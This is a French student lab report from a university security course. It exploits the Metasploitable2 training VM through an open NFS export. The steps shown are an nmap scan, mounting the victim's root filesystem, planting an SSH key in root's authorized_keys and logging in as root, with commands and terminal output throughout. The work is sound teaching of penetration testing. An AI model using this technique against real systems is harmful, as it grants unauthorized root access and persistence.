

Département Génie Informatique | École Supérieure Polytechnique |
UCAD

Technologies de Sécurité

© *Mouhamadou_Moustapha_BA*

Atelier 1 : METASPLOITABLE2 |NFS EXPLOITATION

INTRODUCTION




Figure 1: Capture des VM nûtes et leurs ressources en m  moire


PHASE : SCANNING/RECONNAISSANCE

➤ `ip a` pour trouver ip du VM METASPLOITABLE

➤ `nmap -p- -sV 10.0.2.4`

L'option `-p-` pour scanner tout les ports et l'option `sV` pour afficher les services et leurs versions

➤ La sortie de nmap montre clairement **que nfs écoute sur le port 2049**



```
(red@kali)-[~]
$ sudo nmap -sV -nP 10.0.2.4 -p-
[sudo] password for red:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 15:36 CEST
Nmap scan report for 10.0.2.4
Host is up (0.00019s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd (Admin email admin@Metasploitable.LAN)
6697/tcp  open  irc          UnrealIRCd (Admin email admin@Metasploitable.LAN)
```

Figure 2 : Scanning

PHASE : EXPLOI/EXPLOITATION

Un **export NFS** (Network File System) est un partage de fichiers ou de répertoires sur un réseau informatique, qui permet à des ordinateurs clients d'accéder à ces fichiers ou répertoires comme s'ils étaient locaux.

✓ **showmount -e ip_machine** pour voir les export de la machine

Avec la commande **mount** on va monter notre repertoire avec le uid 0 root

✓ **mkdir /tmp/metasploitable**

✓ **mount -t nfs victim:/ /tmp/metasploitable**

L'option **-t** spécifier le type de montage **victim** le FQDN de machine / le montage qui est la racine .


A terminal window with a dark background and a Kali Linux logo watermark. The terminal shows a sequence of commands and their outputs. First, a command is partially visible: `echo "10.0.2.4 victim">/etc/hosts`. Then, `showmount -e victim` is executed, resulting in the output: `Export list for victim:` followed by `/ *`. Finally, `mount -t nfs victim:/ /tmp/metasploitable/` is executed, and the prompt returns to the user.

Figure 3: export et montage du partage

Generation de paires de cle avec ssh keygen

ssh-keygen -t rsa -b 1024

L'option **-t** permet de spécifier le type d'algorithme utilisé RSA pour notre cas, et **-b** indique le nombre de bits .

```

machine_info x nsf-info|mount x ssh-keygen x
(root@kali) ~/ssh
# ssh-keygen -t rsa -b 1024
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:uGtnVDZV/3EqPKXhrp5/h34bLHtSpu46P8PLgHPWN0 root@kali
The key's randomart image is:
+--[RSA 1024]--+
|                |
|      .o.o      |
|    .o.o+.      |
|   ..+.o        |
|  .+.+.+.      |
| ..5+.o.oE.     |
| .B .+.o        |
| .o + .+.      |
| ..o .o.B+.    |
| ..o ...B00+o  |
+--[SHA256]--+

(root@kali) ~/ssh
# ls
config  id_rsa  id_rsa.pub  known_hosts

(root@kali) ~/ssh
# showmount -a victim
All mount points on victim:
10.0.2.15:/

```

Figure 4: Génération d'une paire de clé

Ajoutons notre clé à la au fichier authorized key et accès via ssh

- ✓ Utilisons la commande cat avec la redirection >> pour ajouter notre clé sur le fichier authorized_keys de la victim

`cp /root/.ssh/id_rsa.pub /tmp/metasploitable/root/.ssh` pour copier la clef

`cd /tmp/metasploitable/root/.ssh` pour se déplacer vers notre partage

`cat id_rsa.pub >> authorized_keys` ajout du clef dans le fichier authorized keys

- ✓ Accès via ssh avec notre clé

`ssh -i private_key_path root@ip metasploitable2`

```

C (root@kali) [/tmp/metasploitable/root/.ssh]
# cat id_rsa.pub >> authorized_keys

(root@kali) [/tmp/metasploitable/root/.ssh]
# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNL0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQ
qldJkcteZZdPFSbW76IUIPR00h+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2qOffdomVhvXXvSjG
aSFwwOYB8R0QxsOWMTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5JXln/Tw7XotowHr8FEGvw2zW1krU3Zo
9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1n
u20wkj0c+Wv8Vw7bwkf+1Rgi0MgiJ5cCs4WocyVxsXovcNnbALtp3w== msfadmin@metasploitable
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQQAQDA0QBSHugZe7bP8XeYY6HCDENYHFS9R2EwqHU2MEoXW
7wTffVVC3Mdvchs/nd02xku8DtyBmNRZJWx/yn2G426mdNdwukkcJ3RWxiHhCzwgxc4w0iG6az3/05tBd
gSGPSMnwroef9bMHgJ4DnA713q5SuXsz0sYaNAXUyBuQrZuQ== root@kali

(root@kali) [/tmp/metasploitable/root/.ssh]
# ssh -i id_rsa.pub root@victim
Unable to negotiate with 10.0.2.4 port 22: no matching host key type found. Their
offer: ssh-rsa,ssh-dss

```

Figure 5 : Ajout de la clé dans le fichier authorized_keys de la victime

On obtient un problème d'incompatibilité due aux différences des versions. On règle le problème avec les commandes ci-dessous et reconnectons-nous.

- `Cd root/.ssh`

- `echo -e "Host *\\nPubkeyAcceptedKeyTypes=+ssh-rsa\\nHostKeyAlgorithms=+ssh-rsa" >> ~/.ssh/config`

- `ssh -i /root/.ssh/id_rsa root@ip_victim`

```
(root@kali)-[~/.ssh]
# echo -e "Host *\\nPubkeyAcceptedKeyTypes=+ssh-rsa\\nHostKeyAlgorithms=+ssh-rsa"
>> ~/.ssh/config

(root@kali)-[~/.ssh]
# ssh -i /root/.ssh/id_rsa root@victim
The authenticity of host 'victim (10.0.2.4)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GciOLuVscegPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'victim' (RSA) to the list of known hosts.
Last login: Fri Apr 5 10:50:08 2024 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# echo "hacked!!!"
-bash: !": event not found
root@metasploitable:~# echo "Hacked LOL):"
Hacked LOL):
root@metasploitable:~# echo "MOUHAMADOU_MOUSTAPHA_BA"
```

Figure 6 : correction du bug et accès à la victime

PHASE : POST EXPLOITATION

Voilà on est connecter sur la machine victime faisons un **whoami** pour vérifier si on est bien root .

Conclusion :

Ce TP nous a permis de découvrir le partage de fichiers via NFS. Nous avons pu traverser différentes phases du pentest, en commençant par le scanning avec **nmap**, jusqu'à l'exploitation en modifiant les paramètres de configuration SSH. Enfin, en exploitant SSH sur la machine victime, nous avons obtenu un accès à la machine avec tous les privilèges nécessaires.